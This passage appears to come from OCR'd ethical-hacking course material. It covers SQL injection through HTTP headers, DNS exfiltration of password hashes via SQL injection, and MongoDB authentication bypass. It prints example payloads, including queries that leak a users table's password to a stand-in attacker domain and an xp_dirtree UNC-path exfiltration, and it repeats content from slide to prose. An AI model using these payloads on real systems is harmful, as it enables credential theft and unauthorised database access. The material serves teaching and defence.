
  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  ```

- **Referer**

  Referer is an HTTP header that is vulnerable to SQL injection, as the application stores the input in the database without proper sanitization. It is an optional HTTP header field that allows a client to specify the URI of a document or an object within the document. This allows a web server to maintain a list of back-links to documents for logging purposes and helps in tracing malicious links.

  For example, an attacker can modify the Referer HTTP header field with malicious input as follows:

  ```
  GET /index.php HTTP/1.1
  Host: [host]
  User-Agent: aaa' or 1/*
  Referer: http://www.hackerswebsite.com
  ```



DNS Exfiltration using SQL Injection

- Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request
- Attackers embed the output of a malicious SQL query in a DNS request and capture the DNS response sent by the server
- For example, an attacker may try to perform a DNS exfiltration using an SQL injection, as shown below:

```
do_dns_lookup((select top 1 password from users) + '.certifiedhacker.com’);
```

- Attackers run a packet sniffer to capture packets from the name server of the target domain and retrieves password hash from the DNS record

```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A? 0x4a6f686e.certifiedhacker.com
```

DNS exfiltration using SQL injection on an MS SQL Server

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'. appserver.example.com;
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```

DNS Exfiltration using SQL Injection

Attackers use DNS exfiltration to extract data, such as password hashes from a DNS request. The DNS requests sent by the attacker can possibly pass through the database server to an arbitrary host. Even though the firewall prevents the database server from sending data directly to the Internet, it can allow the DNS requests to pass through an internal DNS server as the requests originate from the server.

Attackers embed the output of a malicious SQL query in a DNS request and capture the DNS response sent by the server. For example, an attacker may try to perform DNS exfiltration using SQL injection as follows:

```
do_dns_lookup((select top 1 password from users) +
'.certifiedhacker.com’);
```

An attacker uses the SELECT statement for acquiring the password hash by appending a domain name to the end of the statement (i.e., certifiedhacker.com). The attacker then performs a DNS lookup for a fabricated hostname and runs a packet sniffer to capture packets from the name server of the target domain and retrieves the password hash from the DNS record.


```
appserver.example.com.5678 > ns.certifiedhacker.com.53 A?
0x4a6f686e.certifiedhacker.com
```

In the above statement, the string “`0x4a6f686e`” represents the password hash extracted by the attacker using the SELECT statement.

For example, if the attacker sets up a DNS server at `appserver.example.com`, he/she can perform a DNS lookup on `hostname.appserver.example.com` so that his/her server will receive the query for that host, allowing him/her to retrieve the data from the DNS request.

The following code illustrates DNS exfiltration performed using SQL injection on MS SQL Server:

```
DECLARE @hostname varchar(1024);
SELECT @hostname=(SELECT HOST_NAME())+'. appserver.example.com;
EXEC('master.dbo.xp_dirtree "\\'+@hostname+'\c$"');
```



MongoDB Injection/NoSQL Injection Attack

- Attackers use MongoDB operations such as **$eq** (equals), **$ne** (not equal to), **$gt** (greater than), **$gte** (greater than or equal to), and **[$regex]** to create a malicious command that bypasses the authentication procedure

```
$user_name = $_POST['username'];
$pwd = $_POST['password'];
$new_conn = new
MongoDB\Client('mongodb://localhost:27017');
if($new_conn) {
        $mydb = $new_conn->mytest;
        $users = $mydb->users;
        $myquery = array(
                "user" => $user_name,
                "password" => $pwd
        );
        $myreq = $users->findOne($myquery);
}
```

- The above code takes the **username** and **password** from a **POST request** and then authenticates the user
- The attacker uses the following **NoSQL injection payload**, which can act as a query to bypass the MongoDB authentication:

  `User_name[$eq]=admin&pwd[$ne]=admin`

MongoDB Injection/NoSQL Injection Attack

MongoDB uses a NoSQL database, which is vulnerable to various NoSQL injection attacks. The web applications that use a MongoDB database may contain this vulnerability in its authentication code, which allows attackers to bypass the authentication process. It can further lead to data exfiltration and data modification. Applications developed using PHP, JavaScript, Python, and Java allow attackers to execute commands in the database as well as in the application.

Attackers use MongoDB operations such as **`$eq`** (equals), **`$ne`** (not equal to), **`$gt`** (greater than), **`$gte`** (greater than or equal to), and **`[$regex]`** to create a malicious command that bypasses the authentication procedure.

For example, consider the following PHP code used in an application to authenticate user credentials in MongoDB:

```
$user_name = $_POST['username'];
$pwd = $_POST['password'];
$new_conn = new MongoDB\Client('mongodb://localhost:27017');
if($new_conn) {
      $mydb = $new_conn->mytest;
      $users = $mydb->users;
      $myquery = array(
            "user" => $user_name,
            "password" => $pwd
      );
```

```
    $myreq = $users->findOne($myquery);
}
```

The above code takes the username and password from a POST request and then authenticates the user. The attacker uses the following NoSQL injection payload, which can act as a query to bypass the MongoDB authentication:

```
User_name[$eq]=admin&pwd[$ne]=admin
```

If this query is executed in the database, then the attacker logs in as an admin user.

JavaScript Injection in MongoDB Database

Consider a vulnerable PHP application using a MongoDB database that allows the `$where` query operation. An attacker creates a malicious JavaScript code that might display the list of users from the database and inputs it to the application.

For example, the application programmer uses the following code to check for a particular user using the `$where` query operation:

